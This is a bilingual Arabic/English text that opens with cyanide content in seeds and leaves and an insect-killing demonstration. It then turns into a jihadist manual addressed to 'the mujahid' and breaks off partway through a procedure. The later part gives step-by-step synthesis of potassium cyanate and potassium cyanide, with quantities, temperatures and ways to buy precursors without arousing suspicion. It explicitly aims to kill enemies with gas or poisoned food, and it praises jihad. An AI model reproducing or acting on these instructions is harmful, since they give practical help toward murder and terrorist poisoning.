Like any other food, eating excessive amounts of flax seeds can be harmful to your health. Raw flax seeds naturally contain cyanogenic glycosides-such as linamarin, linustatin, and neolinustatin. These cyanogenic glycosides can release cyanates that can be combined with sulfur molecules in our body to form thiocyanates. Excessive amounts of thiocyanates can sometimes be a problematic for our thyroid function and, for this reason, flax seeds are considered goitrogenic. These cyanogenic glycosides are not exclusive to flaxseed and are found in brassica vegetables and cassava, with many of the health concerns regarding cyanogenic glycosides stemming from studies showing that cassava was toxic to animals and humans . Cassava contains significantly more cyanogenic glycosides than flaxseed.

في دراسة حديثة تبين ان كمية مائة غرام من بذور الكتان يمكن ان تنتج كمية ٣٠ ملغرام من السيانيد .. فعندما يتناول الانسان بذور الكتان بكميات كبيرة فأنها تختلط مع الحمض الذي في المعدة او مع الانزيمات التي في الامعاء – فيتكون غاز سيانيد الهيدروجين – والمعروف بان كمية السيانيد القاتل للانسان حوالي من ٥٠ الي ١٠٠ ملغرام من السيانيد الصافي عند البلع .

Risk from Hydrogen Cyanide Due to its content of linamarin, a cyanogenic glycoside, linseed (along with bitter almonds) was long considered a potential source of dietary hydrogen cyanide (HCN) poisoning. One hundred grams of linseed contains approximately 30 mg of HCN .
The lethal dose of HCN for humans is approximately 50-100 mg".

How much is too much flax seeds?

That a person would have to consume 8 cups (1 kg) of ground flaxseed to achieve acute cyanide toxicity.
At the recommend daily intake of about 1 to 2 tablespoons, approximately 5 – 10 mg of hydrogen cyanide is released from flaxseed, which is well below the estimated acute toxic dose for an adult of 50 to 60 mg inorganic cyanide and below the 30 to 100 mg/d humans can routinely detoxify .

ان تناول كمية تعادل ثمانية كؤوس من بذور الكتان على دفعة واحدة أي تقريبا كمية (كيلو غرام واحد) تنتج كمية قاتلة للانسان وكما سيتبين انة عند تناول من ملعقة الي ملعقيتن من تلك البذور ينتج من ٥ الي ١٠ ملغرام من السيانيد ولكن طالما ان الانسان في المرة الواحد لا يصل مقدر السيانيد من ٣٠ الي ١٠٠ ملغرام وهي النسبة القاتلة فان الجسم يقوم بتحويل سم السيانيد الي مركبات غير سامة في جسمنا . وبالتالي فان التسمم يعتمد عى كمية البذور المتناولة دفعة واحدة .

درجة الحموضة في المعدة وهي فارغة ١ PH وعند وجود انزيمات المعدة تصل الي ٣ وبوجود الماء والغذاء يرتفع اكثر ولكن امتصاص أي شئ لا يتم الا في الامعاء ولذلك قد يتاخر فعل المواد التي تحتوي على الاميغدالين عندما تكون المعدة ممتلئية

Flax contains a cyanogenic glycoside which, under certain conditions, can release cyanide. One of these conditions is an extremely acidic environment, pH below 1. While hydrochloric acid secreted by cells in the stomach does have a pH of 1, the presence of pepsin and other digestive enzymes raises the pH of the normal empty stomach to 3. The presence of food and water in the stomach will raise the pH even further. The function of the stomach is to mix and churn incoming food with HCl acid and stomach juices to begin the break down and liquefying process. Absorption of anything in the food doesn't take place until it enters the small intestine. The normal pH of the duodenum is alkaline, pH 8 .. to neutralize the acid from the stomach.

بـذور المشمش – البـرقوق – الخوخ

ايضا بالنسبة لبذور المشمش أو النواة فاللب الذي بداخلها به مواد « Cyanogenic glycosides » جليكوسيدية سيانيدين كـ الأميغدالين أو ما يسمى بفيتامين « بي ١٧ » وهي في بذور المشمش مختلفة التركيز حسب نوع المشمش. فمثلاً تجدها مرتفعة في بعض الأصناف الأوروبية وغير موجودة في نوع المشمش العجمي و (يباع في الأسواق ولونه أبيض) .

وكما يبدو أن التركيزات الموجودة في بذور الفواكه المذكورة سابقا فأنها لا تصل لدرجة الإهلاك إلا أن تناول الشخص كميات كبيرة منها وفي وقت قصير مثلاً من ٦ إلى ١٠ بذور في الساعة فقد يؤدي إلى ظهور أعراض التسمم وهذا في حالة وجود تركيزات مرتفعة من الجليكوسيدات في البذور.


Apricot seed :

Apricot seed is the small kernel enclosed within the wood-like pit at the center of the apricot fruit apricot seeds contain glikozit , oil and amygdalin, which is also known as vitamin B17. Cyanide is naturally found in apricot kernels and other fruit pits and seeds, like those of peaches and cherries, as well as in almonds, cassava and bamboo shoots. Most often, however, those seeds and pits, including most apricot kernels, are classified as sweet, a variety considered safe because they have little cyanide. The problem lies in those products that are classified as bitter.

In the late 1960's and early 1970's, bitter apricot kernels - which contain amygdalin, the compound that includes cyanide - were promoted as all anti-cancer drug called lactrile. But the efficacy of lactrile was disproven by six separate studies.

Other Products Passed Tests.

tests performed on two 8-ounce packages of the bitter apricot kernels showed that they contained 568 milligrams and 604 milligrams of cyanide.



Lethal Dose Suspected According to one study, the minimal lethal dose for a man who weighs 155 Pounds is 35 to 245 milligrams. A second study placed the lethal dose between 140 and 280 milligrams.

An enzyme produce in the human liver, that can dot i y cyanide.

"Even so, the amount of 568 milligrams would be between 2 and 12 times in excess of the lowest min mal lethal dose.

"One hundred grams of apricot seed holds 10 to 217 mg HCN."

يمكن ان تحتوي كمية مائة غرام من بذور المشمش مابين ١٠ الى ٢١٧ ملغرام من السيانيد

تذكير مهم: ترجع كمية ونسبة السيانيد الي نوعية البذور وطريقة الاستخلاص فقد تكون الكمية اقل او اكبر مما ذكر انما الارقام هنا تقريبية في الحد المتوسط لها .

كما يوجد السيانيد في اوراق فاكهة المشمش

Notes that fresh samples of the leaves of [Prunus virginiana L] average 143 mg HCN per 100 g.... Wilted leaves reached a recorded maximum of 243 g of wilted leaves.

Prunus serotina Ehrh.

Fresh leaves average 212 mg HCN per 100 g of leaves... At this level, less than 1/4 lb of fresh leaves would prove toxic to a 100-lb animal...

(تلخيص سريع لوجود عنصر السيانيد في النباتات)

يتواجد عنصر السيانيد في اكثر من ١٠٠ نوع من النباتات ومن اهم النباتات التي يكون عنصر السيانيد موجود في بذورها بنسبة لاباس بها ويكون متصل بجزئ من السكر واسمة الاميغدالين والذي يتحول الي سيانيد الهيدروجين القاتل عندما يتعرض للماء او الاحماض ،

---

bitter almonds (بذور اللوز المر)

---

crushed apple seeds (بذور التفاح)

Flax Seed (بذور الكتان)

Apricot seed (بذور المشمش)

اللوز البري المر اكثرها احتوى على الاميغداليين
ولذلك كمية من ٥٠ الي ٧٠ بذرة كافية لقتل
انسان بالغ ومن ٧ الي ١٠ بذرة كافية لقتل طفل

Wild "bitter" almonds contain by far the
greatest amount of amygdalin, and it takes
50-70 of them to kill an adult, 7-10 to kill a child.

وكمية مائة غرام من بذور اللوز المر يمكن ان
تنتج ٢٥٠ ملغرام من غاز سيانيد الهيدروجين .

100 g of bitter almonds contains about 250 mg.

ان كمية مائة غرام من بذور التفاح المسحوقة يمكن ان نستخلص منها ٢١٩ ملغ من الاميغدالين والذي بدورة يمكن ان ينتج كمية من ١٠ الى ٧٠ ملغرام من غاز سيانيد الهيدروجين .

100 g of crushed apple seeds can yield 219 mg of Amygdalin which can generate is between 10 to 70 mg of HCN

"One hundred grams of apricot seed holds 10 to 217 mg HCN."

يمكن ان تحتوي كمية مائة غرام من بذور المشمش مابين ١٠ الى ٢١٧ ملغرام من السيانيد .

وتقريبا ان كمية ١٠٠ غرام من بذور الكتان يمكنها ان تنتج ٣٠ ملغرام من سيانيد الهيدروجين .

One hundred grams of linseed contains approximately 30 mg of HCN .

وللعلم فان حوالي ملعقة الى ملعقتين من بذور الكتان تحتوي تقريبا على من ٥ الي ١٠ ملغرام من سيانيد الهيدروجين

كما انة يمكن ان تحتوي كمية مائة غرام من بذور الخوخ الرطب على ٨٨ ملغرام من السيانيد .

"One hundred grams of moist peach seed contains 88 mg of cyanide.

كما ان نبتة cassava يمكن ان يحتوي كل كيلوغرام منها على واحد غرام من سيانيد الهيدروجين

the cassava plant may contain up to 1 gram of HCN per kilogram.

تجربة لرؤية تأثير غاز سيانيد الهيدروجين القاتل الموجود في النباتات على الحشرات !!

مثلا يتم احضار بعض اوراق الكرز المقطوفة حديثا والتي نعرف انها تحتوي على المواد الجليكوسيدية والتي تحتوي على عنصر السيانيد فيها


ونقوم بوضعها في علبة صغيرة وفي مكان مظلم لساعات ثم نحضر حشرة صغيرة (ذبابة) ويتم ادخالها الي العلبة ويتم اغلاق العلبة وملاحظة ما سيحدث للحشرة

(ففي ظل جو الرطوبة بداخل العلبة سوف يتصاعد غاز سيانيد الهيدروجين من اوراق نبات الكرز ويقتل الحشرة)

Cherry laurel leaves : In this demonstration are introduced to the toxic hazard symbol and the effects of the toxic chemical hydrogen cyanide, derived from the leaves of cherry laurel (Prunus laurocerasus).

Cherry laurel leaves contain deadly cyanide

The shrub cherry laurel is common in most parts of the UK and Europe. Its leaves contain cyanogenic glycosides, molecules comprising a sugar residue attached to a cyanide-containing non-carbohydrate residue.



When these compounds are broken down by enzymes they release HCN. Natural cyanide compounds are also found in apricot stones, cherry pips, peach and plum stones, corn, chickpeas, cashews and almonds. The Romans and Egyptians knew this all too well and extracted the prussic acid (hydrogen cyanide) from peach stones to use as a poison .

يفضل ان تكون اوراق نبات الكرز مقطوفة حديثا وكلما كانت الاوراق صغيرة كانت اكثر فعالية ووجودا للسيانيد ويفضل تقطيع الاوراق ووضعها في علبة وإغلاقها وتركها لعدة ايام الي ان تتحول الاوراق من اللون الاخضر الي اللون الاسمر عندها يتصاعد غاز سيانيد الهيدروجين بكمية اكبر

Only the fresh young leaves of the cherry laurel contain sufficient cyanide containing compounds to be effective. After storing in a sealed jar for a few days the crushed leaves turn brown, give off more HCN and work better.

Cherry laurel leaves

Kit

Two jam jars with lids .

Cherry laurel leaves .

An insect .

Procedure : Collect a handful of fresh cherry laurel leaves. The young leaves are the best; they are easily recognised by their light green appearance and soft feel, and grow at the tips of stems. Rip the leaves into several pieces, rolling them in your fingers to crush them.

Put the pieces in a small glass jam jar with a lid.

Next trap an insect (eg a fly) in another jam jar.

Seal the jar and store in a dark cupboard until required.

الحشرة ماتت من جراء تصاعد غاز سيانيد الهيدروجين الصادر عن اوراق نبات الكرز المسحوقة وفي الغالب ماتت الحشرة خلال ساعة

Finally, carefully lift the lid of the jar containing the insect and add a few crushed leaves. Replace the lid and put the pot on a table in view of the class, or use a webcam and projector for larger classes. Watch as the insect rapidly dies in ca 1 minute.

وحسبنا الله ونعم الوكيل في هؤلاء الذين شغفوا بالحديث عن فتنة الجهاد ومفاسده ، ولم ينبسوا ببنت شفة عن فتنة ترك الجهاد ومفاسد القعود عنه، وما أصدق قول شوقي :

ومن العقول جداول وجلامد ---- ومن النفوس حرائر وإماء


فضريبة الجهاد في سبيل الله، مهما تعاظمت وكبرت، فإنها لا يمكن أن ترقى إلى ضريبة الذل والهوان وما يتبعها من ذهاب الدين والدنيا إن لم ترفع ، مع التذكير بأن الطاغوت لا يقف عند حد من طلب العبودية له، حتى يسلخ العباد تماما من دينهم، مع ضياع الدنيا، وفي الآخرة؛ عذاب النار وبئس المصير،

فهل هناك فتنة أعظم من هذه الفتنة ، وهل هذه الفتنة تقارن بالحرص على نفس أو مال أو منصب أو جاه أو مكانة تنظيمية أو منزلة علمية ؟! بل هذا الحرص الذي يترك من أجله الجهاد هو عين ما قد يُبتلى به عبد من فتنة حقيقية تقتلع دينه من أعماقه .

MAKE HCN

تحضير سموم السيانيد

كيميائيا



كيفية تحضير السيانيدات البودرة - الجافة

ونعنى هنا تحضير الشكل الجاف على هئية بودرة مثل سيانيد البوتاسيوم وسيانيد الصوديوم ، وبالطبع فمن استطاع الحصول على أي نوع من السيانيدات البودرة فذلك افضل ولكن لمن لا يستطيع الحصول عليها لظروف امنية فيجب علية فهم الصفحات القادمة

هنالك طرق كثيرة لتحضير السيانيدات كيميائيا
ولكننا سنختار الاسهل والأبسط ان شاء الله وسنحاول
التوضيح قدر الامكان ، وللتذكر هنا اتمنى ان لايطبق
المجاهد المبتدئ الا بعد فهم الاساسيات وان يكون لدية
ولو معرفة بسيطة في الكيمياء والتحضير وكيفية
اتباع خطوات الامان عند التحضير فأي خطا مثل :
تسرب الغاز او عدم الفهم الصحيح للشرح قد يكون لة
اضرار خطيرة وان يتذكر المجاهد المبتدئ انة يتعامل مع
سموم وغازات سامة ،، لذا وجب الفهم الصحيح والتركيز
في كل كلمة تذكر في الصفحات القادمة وللسلامة يفضل
ان يتم التحضير دائما في مكان مكشوف كسطح المنزل
(اكرر لاتنسى اخي المجاهد ارتداء القفازات والكمامات)

قبل شرح طرق تحضير املاح السيانيدات السامة يجب ان
نبين اهم المواد الاولية التي سوف يحتاجها المجاهد في
التصنيع الكيميائي وهذة المواد الاولية منها ما يمكن
الحصول عليها بسهولة من حولنا دون اثارة الشبهات
ومنها ما تحتاج الي نوع من الحرص والحذر عند شرائها
خاصة بعد نشر هذة المجلة الجهادية العسكرية
لذلك احرص اخي المجاهد على ان يكون غطاءك الامني
عند الشراء امن وغير مثير للشبهات ولازلت اكرر انة من
الافضل ان تم الحصول على احد املاح السيانيد السامة
بشكل جاهز فهو خيرا من تصنيعه ولكن حتى نستوفي
هذة المادة حقها كان لابد من شرح اهم وأسهل طرق تصنيعها
للمجاهدين اصحاب المستوى المتوسط في علم الكيمياء

اسهل طريقة للحصول على حمض الكبريتيك

اسهل طريقة للحصول على حمض الكبريتيك ودون تعب خاصة في الدول العربية بشكل عام ، وهو الذهاب الى اقرب محل لشراء او استبدال بطاريات السيارات وتقوم بشراء الاسيد الخام بحجة انسداد فتحة الحمام ، وفي الغالب يكون تركيز حمض الكبريتيك الخام المتوفر في محلات شراء واستبدال البطاريات تركيز ما فوق ٩٠% وهو المطلوب ويمكنك ايضا ان كانت لديك سيارة ولك فترة ليست بالقصيرة لم تغير ماء البطارية فيها ، يمكنك سكب مافي البطارية بحرص في وعاء زجاجي واحذر ان يلامسك الحمض، وهكذا يكون لديك حمض الكبريتيك المركز دون الحاجة الى شرائها من الاماكن المشبوهة ، وشكل حمض الكبريتيك في الغالب في محلات البطاريات كما في الصورة تحت

يكون لونة بالغالب مائل الى البني ،،

حمض الهيدروكلوريك - ويباع فى المحلات التى تبيع المستلزمات الطبية والمعامل الكيميائية .

ويتواجد في المعامل الطبية والمخبرية ويستخدم ايضا في تنظيف راديتير السيارات ويسمى ايضا حمض الموريتايك بالدول الغربية كما بينا سابقا .

ويمكن استخدام الفلاش المستخدم في تنظيف الحمامات المنزلية لأحتويه على نسبة كبيرة من حمض الهيدروكلوريك . ويباع في البقالات والسوبر ماركت .

افضل وارخص وأسهل مصدر للحصول على
هيدروكسيد الصوديوم (الصودا الكاوية) !!!!

هو بالذهاب الي اقرب محل لبيع مواد البناء او
بقالة وإسالة عن مسلك البواليع وهو عبارة
عن عبوة بلاستيكية فيها حبيبات بيضاء يتم
خلطها بالماء بنسب معينة فتسكب في المجاري
والبواليع فتقوم بتسليكها وهذا الحبيبات
البيضاء الحارقة هي الصودا الكاوية المطلوبة

شكل حبيبات هيدروكسيد الصوديوم البيضاء الحارقة الملمس .

صور لبعض انواع (مسلك البواليع) المتوفرة بالعالم العربي والتي تتكون من هيدروكسيد الصوديوم .

ابسط وأسرع طريق للحصول على صدا الحديد !!!!

يمكن نقع الصوف الفولاذى (لبخة كد الصحون) فى الماء ثم نخرجها من الماء ونتركها تحت اشعه الشمس لفترة ايام وسوف يتحول الحديد الى صدا


اما الطريقة الثانية لاستخلاص الصدأ بمواد سهلة ولكن لكمية الناتجة قليلة نسبيا

(ان الصدأ أو عملية الأكسدة هما عمليتان متلازمتان)

وعملية تأكسد المادة يعني اتحاد المادة مع الأكسجين ويعتبر الصدأ من التفاعلات البطيئة ..... ولكن يمكن عمل الصدأ بسرعة وذلك من خلال التجربة التالية :-

الأدوات والمواد المستخدمة :-

- مسماران او قطعتان من الحديد



- بطارية او مصدر كهربائي (محول او بطارية) المستخدم في البيوت (٩ ـ ١٢ فولت) ـ ٢ سلك نحاس ـ كوب صغير ـ ملح ـ ماء دافئ ـ ملعقة ـ مقص .


خطوات العمل :-

١ / املأ كوباً او صحن زجاجياً او بلاستيكيا إلى الثلث بالماء الدافئ .

٢ / ضع على الماء ملعقتين من الملح وقلب المحلول الملحي جيداً .

قاعدة هامة :- لكل لتر من الماء نحتاج الى ١٠٠ غرام من الملح .


3 / انزع حوالي ١سم من كل طرف من السلك النحاسي بالمقص .



٤ / اربط أحد طرفي السلك بمسمار او أي قطعة حديدية أي بمعنى يتم الربط

(من ناحية رأس المسمار او القطعة الحديدية) .

٥ / اربط الطرف الثاني لنفس السلك بأحد أطراف البطارية .



٦ / كرر نفس الشئ بالنسبة للمسمار الثاني او القطعة الحديدية الاخرى ليكون الشكل الموضح كما يلي في الصورة تحت .

ملاحظة مهمة :- يمكن استخدام مسمار او حديد واحد في هذة التجربة وتكون الجهة الاخرى من النحاس و ان استخدمنا النحاس لابد ان يكون في الجهة السلبة للبطارية نكرر لابد ان يكون احد الاطراف من الحديد حتى يتكون الصدأ .

7 / اغمس المسمارين في محلول الملح بحيث لا يتلامسان مع بعضهما البعض .

والصورة تحت تغني عن اي شرح وتبين كل شي .

المشاهدة العملية بالنسبة لهذه التجربة ليفهم ويستوعب المجاهد اكثر ما سيحصل :-

١/ - نشاهد في الحال فقاعات حول أحد المسمارين وبالذات المسمار الذي ربط بسلك النحاس من الطرف السالب للبطارية ولا تتكون عند المسمار الثاني الموجب .

٢/ - سوف تلاحظ اخي المجاهد تكون الصدأ حول المسمار الثاني الموجب .

٣/ - بعد عدة دقائق تصل الى الربع ساعة ستلاحظ ان المحلول اصبح لونه غامقا واسفلة مثل الطين هذا هو الصد المتكون دعة هكذا الي ان تلاحظ تكون كمية لاباس بها من الصدأ ولذلك وجب استخدام بطارية ذات الـ ٩ فولت وقد تحتاج الى اكثر من بطارية ان كان المسمار او القطعة الحديدية كبيرة لإنتاج اكبر كمية من الصدأ وإثناء انتاج الصدأ .

٤/ - يفضل ابقاء مستوي الماء كما هو نظرا لان بعض الماء سوف يجف بفعل جفافه بالحرارة الناتجة من البطارية

٥/ - اترك المحلول كما هو لفترة مابين ١ الى ١٠ ساعات فكلما كانت البطارية قوية والقطعة الحديدة او المسمار كبير كلما كانت كمية الصدأ اكبر .

وللعلم فانة في تجربة تحول مسمار كبير وزنة ٧٥ غرام خلال ٢٠ ساعة الى حوالى ١٠٢ غرام صدا وكما قلنا فان عيب هذة الطريقة الكمية القليلة الناتجة من الصدأ .

ملاحظة مهمة :- من الناحية النظرية فانة من المفروض ان يتحول غرام واحد من الحديد الى ٣ غرام من الصدأ

المهم حينما ترى انك قد انتجت كمية لاباس بها من الصدأ قم باخراج المسمارين من المحلول الملحي الغانم وجهز ورقة ترشيح او قطعة قماشية دقيقة المسامات واسكب المحلول الملحي الغانم فوق القطعة القماشية وسوف ينزل الماء ويتبقى على القطعة القماشية الصدأ الرطب - ثم قم بوضعه تحت اشعة الشمس ليجف وبهذا اصبح لديك صدا باسهل ما يمكن

الصدأ المطلوب

ابسط طريقة للحصول على مادة كربونات الصوديوم

ببساطة وبدون تعب يمكن استبدالها بمادة بيكربونات الصوديوم (البيكانبودر المعروف الذي يباع في البقالات ويستخدم في صناعة الكيك والحلويات)

كما يمكن تحويل بيكربونات الصوديوم (البيكانبودر) الي كربونات الصوديوم بواسطة تسخين البيكانبودر على نار هادئة من (٦٠ الي ١٠٠ درجة مئوية) او وضعها في الفرن لمدة ساعة واحدة على درجة حرارة فرن ٣٠٠ درجة (ف *) فينتج لنا كربونات الصوديوم حسب المعادلة التالية :-

$$٢NaHCO \rightarrow ٣Na٢CO + ٣H٢O + CO٢$$

شرح تحويل البيكانبودر (خميرة الكيك) الى كربونات الصوديوم بالصور :-

نجهز مثلا كمية نصف كيلوغرام من البيكانبودر نقوم بسكبها وفرشها في صحن ونضعها في الفرن المنزلي ثم نحدد درجة حرارة الفرن الي ٣٠٠ درجة (ف*) ونغلق الفرن وننتظر لمدة ساعة فقط ثم نخرجه من الفرن كما في الصور القادمة وبالتالي نحصل على مادة كربونات الصوديوم المطلوبة .

عند وضع البيكانبودر فى الفرن المنزلى

عند وضعها في الفرن لمدة ساعة واحدة على درجة حرارة فرن ٣٠٠ درجة (ف *) .

بعد اخراجها من الفرن نتركها تبرد ثم نقوم بحفظ كربونات الصوديوم في علبة زجاجية

ملاحظة مهمة:-

درجة حرارة الفرن
تقاس بالـ (ف *)
(الفهرنهايت)
(وستعرفها من
خلال المكتوب على
ساعة منبه الفرن)

ايضا نحتاج الى مادة الفحم وهي متوفرة في أي مكان بالمنزل
او في البقالة وهو ناتج عن احتراق الخشب .
واسهل اسلوب للحصول على الفحم بالشكل المطلوب لتجاربنا

نقوم لتفتيتة بالمطرقة
بعد لفة بقطعة قماش

الفحم بعد تفتيتة

كلما كانت مادة الفحم (بودرة ناعمة) كلما كانت جيدة ومناسبة وافضل ولذلك اذا كان الفحم خشن يمكن استخدام خلاط القهوة لجعلها اكثر نعومة


بعد الطحن وقد اصبحت بودرة ناعمة

الكحول الايثيلي او الايزوبروبيلي يباع في محلات المستلزمات الطبية والمعملية او كمنظف لقطع الكمبيوتر وأسهل طريقة للحصول علية هي بشراء الـــ (الاسبيرتو الابيض) مظهر الجروح الذي يباع في الصيدليات وقراء مكونات الاسبرتو لكي تتأكد انة المطلوب وسوف تجد كلمة isopropyl alcohol او كلمة كحول alcohol وهو ما نريده .


اليوريا ويمكن الحصول عليها بسهولة من سماد اليوريا وهو متوفر بشكل سهل ورخيص في المحلات الزراعية .

سماد اليوريا وهو على شكل حبيبات بيضاء وهو رخيص الثمن .

سماد اليوريا بعد هرسه او طحنه ليصبح بودرة ناعمة .



طريقة الحصول على اليوريا من البول اكرمكم الله .




توجد اليوريا في البول البشرى والحيواني
فمثلا حينما نريد الحصول على كمية من اليوريا

يتم ذلك بتجهيز كمية من البول ويتم تبخيرها على النار الي
ان يتبخر السائل ولا يبقى الا القليل جدا اسفل وعاء التسخين
نضعه تحت اشعة الشمس وسوف تتشكل اليوريا وحينها
يصبح لدينا البديل السهل عن اليوريا النقية >>

١ – ١٠ أكواب من البول تبخر

٢– حتى تكون كوب واحد من البول

(مادة حديدو سيانيد البوتاسيوم الصفراء)



Potassium ferrocyanide: K4[Fe(CN)6]

تعتبر مادة حديدو سيانيد البوتاسيوم الصفراء غير سامة جدا ولكن لا ينصح بالتعامل معها عبر ملامستها او شمها .

وللعلم فقد كانت هذة المادة حديث العالم وبالذات
في اوروبا عام ٢٠٠٣م حينما وجدت السلطات
الايطالية كمية ٤ كيلو غرام من هذة المادة مع
بعض الاخوة المسلمين وبجانبها بعض المخططات
للتصريف الصحي للسفارة الامريكية في ايطاليا
ورسم الاعلام الغربي الاساطير – الى ان تم تبرئة
الاخوة بعد مرور سنتين بعدما تبين الاخوة ارادوا
استخدام المادة للرسم . وللعلم فالمادة غير سامة
ولكن وفق الية معينة بخلطها بحمض قوي وتسخين
يتشكل غاز سيانيد الهيدروجين السام والذي سوف
يتضح من خلال الفيديو المرفق – الفيديو رقم (١)

المخطط المزعوم لتسميم السفارة
الامريكية في ايطاليا بالغاز القاتل

(مادة حديدو سيانيد البوتاسيوم الحمراء)

Potassium ferricyanide: ([K3[Fe(CN)6)

سنشرح اغلب الطرق المتوفرة في تحضير سموم السيانيد وبكافة صورها وأشكالها (البودرة – السائلة – الغازية)

ان تعدد الطرق في التحضير تسهل على المجاهد اختيار الطريقة الانسب له حسب ظروفة المادية والأمنية – فهنالك طرق سهلة وطرق تحتاج الي معدات خاصة وطرق تحتاج الي مواد مخصوصة ولكن الذي يجمع كل الطرق انها بالغالب يمكن لشخص متوسط المعرفة في الكيمياء ان يحضرها ويصنعها خارج المختبر – وطالما ان المجاهد يتبع الامنيات من عند شراء المواد الاولية ثم تحضيرها الى تصنيعها الكيميائي فلاخوف علية ولا ننسى التوكل على الله ، وإذا استطاع المجاهد توفير احدى سموم السيانيد البودرة بشرائيها فقد اختصر الكثير من العمل

مهم جدا / (قبل ان نبدأ بتوضيح الطريقة الاولى يجب ان نشرح اولا كيفية تحضير سيانات البوتاسيوم لانها مهمة في فهم الطريقة الاولى لتحضير سم سيانيد البوتاسيوم)

(المواد المطلوبة لتحضير السيانات)

١ـ كربونات البوتاسيوم

٢ـ اليوريا


ويسخن خليط المادتين الي درجة لأتزيد عن ٤٠٠ مئوية

معادلة التفاعل :

$$K_2CO_3 + 2CO(NH_2)_2 \rightarrow 2KOCN + 2NH_3 + CO_2 + H_2O$$

Here I have used my aluminum cans.

هنا تم استخدام وعاء الالمنيوم للتفاعل نظرا لان الحديد قد يغير من ناتج التفاعل نظرا لتفاعل مواد التحضير مع اوكسيد الحديد .




weigh 10 g urea, 11.5 g of potassium carbonate

سنقوم بتجهيز ١٠ غرام من اليوريا + ١١,٥ غرام من كربونات البوتاسيوم

The weighed materials are well mixed in a mortar until a fine powder is obtained.

يتم خلط المواد بالهاون لكي يصبح الخليط متجانس



This powder mix

بعد عملية الطحن وقد اصبح الخليط متجانس

Now is heated with the burner; not start so strong. The urea melt and connects itself partly to cyanate, thereby escaping water vapor, .carbon dioxide and ammonia Then .the material in the crucible is dry Now is still heated vigorously until the mixture melts, it still escapes the rest of the ammonia, water and .carbon dioxide Too strong then you should not heat up, because after .C decomposes the cyanate ° ٥٠٠ .The reaction is coming to an end .The pot should now be a clear melt

يتم تسخين الخليط بقوة بعد وضعة في وعاء الالمنيوم ويجب ان تبقى درجة التسخين اقل من ٥٠٠ درجة مئوية حتى لاتتحلل سيانات البوتاسيوم . ستلاحظ تصاعد غازات ثاني اكسيد الكربون والامونيا وبخار الماء وعند ذوبان الخليط ابعدة عن مصدر الحرارة .

316 °C

التسخين كان تقريبا في درجة حرارة ٣١٦ مئوية

The yield was about 13 g of potassium cyanate with me, that is almost 100%, after cleaning about 80%.

الناتج كان تقريبا ١٣ غرام من مادة سيانات البوتاسيوم وكما يتضح فان المحصول كان تقريبا ٨٠ بالمائة من الناتج المتوقع

sodium cyanate

وفي تجربة اخرى باستبدال كربونات البوتاسيوم بكربونات الصوديوم . وكان الناتج سيانات الصوديوم

Potassium cyanate (left) of sodium cyanate (right)

مقارنة بين سيانات الصوديوم ووسيانات البوتاسيوم

Note: This experiment can also be done with 8.8 g of sodium carbonate instead of potassium carbonate 11.5g then you get sodium cyanate. This method works just as well, but you should respect the mixture is heated strongly, because the reaction is complete, the product must melt.

The properties sodium cyanate are similar to those of potassium cyanate, the melting point is different, it melts at 550 ° C and decomposes above 700 ° C.

Explanation:

The urea reacts with the potassium to potassium cyanate, water, carbon dioxide and ammonia.

K 2 CO 3 + 2CO(NH 2) 2 -----> 2KOCN + 2NH 3 + CO 2 + H 2 O

كما في معادلة التفاعل يتفاعل اليوريا مع كربونات البوتاسيوم فيتشكل لنا سيانات البوتاسيوم وماء وغاز ثاني اكسيد الكربون وغاز الامونيا .

وللعلم يمكن للمجاهد استخدام سيانات البوتاسيوم فقط لإنتاج غاز سيانيد الهيدروجين وذلك بتسخينها بقوة الي درجة ٧٠٠ درجة مئوية حتى تتفسخ او اضافة الاحماض القوية اليها فينتج الغاز القاتل بشكل غير كثيف ولكنة مناسب ان تم استغلالها بشكل جيد بجمعها في اوعية مخصصة ، ولكننا هنا سنشرح كل الخطوات ببساطة من تحضير سيانات البوتاسيوم الى انتاج مادة سيانيد البوتاسيوم الجافة البودرة .

وبالتالي يتضح لنا ان كل الامور هي خير للمجاهد اما باستخدام السم كغاز قاتل او كبودرة توضع في مشروب او مأكل العدو لقتلة فليأخذ المجاهد ما ينفعة .

would just heat up the KOCN.
Ab 700°C . From 700 ° C and
potassium cyanide is formed,
it splits off oxygen .

وكما تحدثنا سابقا عند تسخين
سيانات البوتاسيوم الي درجة ٧٠٠ درجة
مئوية فان السيانات تتفسخ الي سيانيد
البوتاسيوم + الاوكسجين .

وللمجاهد المبتدى – من الافضل ان يصنع فقط سيانات البوتاسيوم فقط ويكتفي بها اما من اراد ان يصنع سم سيانيد البوتاسيوم البودرة فليبدأ بالخطوات التالية وهي بتسخين سيانات البوتاسيوم + الفحم وفي مكان مكشوف نظرا لصعود بعض من رائحة السيانيد القاتلة بشكل خفيف اثناء التسخين ولذلك اخي المجاهد لا تنسى ارتداء القفازات والنظارات الواقية للعين وقناع للغازات ان امكن ويجب ان تتم كل خطوات التفاعل في مكان مكشوف كسطح المنزل حرصا على سلامتك اخي المجاهد – واذكر بخصوص المجاهد المبتدئ فهذة التجارب للفائدة اكثر منها للتصنيع فلو توفر لك السم بشكل جاهز خير وبركة وإنما هذة التجارب للحالات الطارئة جدا جدا

الطريقة الاولى لإنتاج سم السيانيد ويتم ذلك عبر مرحلتين

المرحلة الاولى بإنتاج سيانات البوتاسيوم

$$K_2CO_3 + 2CO(NH_2)_2 \rightarrow 2KOCN + 2NH_3 + CO_2 + H_2O$$

ثم المرحلة الثانية اضافة عنصر الكربون (الفحم) لكي ينتج لنا سم سيانيد البوتاسيوم (بودرة)

ويتم ذلك بالتسخين القوي لسيانات البوتاسيوم (الناتجة عن المرحلة الاولى) + الفحم

$$KOCN + C \rightarrow KCN + CO$$

First Reduction of potassium cyanate

اول خطوة صناعة سيانات البوتاسيوم ثم سيانيد البوتاسيوم كما سيظهر اثناء الشرح

There are now 138 g of potassium carbonate, 126g urea and 100g of carbon powder and weighed roughly mixed.

يتم تجهيز ١٣٨ غرام من كربونات البوتاسيوم +
١٢٦ غرام من اليوريا +
١٠٠ غرام من الفحم الناعم

شرح مراحل الطريقة الاولى بالصور

Then put in a plastic container and grinds them with a hand blender until they become fine dust powder

يتم وضع المواد في وعاء بلاستيكي ويتم خلطهم بخلاط يدوي ان امكن- لكي يصبح الخليط مسحوق ناعم ومتجانس

The product is a homogeneous gray powder :

بعد الخلط يظهر ان الخليط اصبح لونة رمادي متجانس كما يظهر في الصورة

This was then placed in an iron pot and firmly joined:

يتم وضع الخليط في وعاء حديدي يستحمل درجات الحرارة العالية

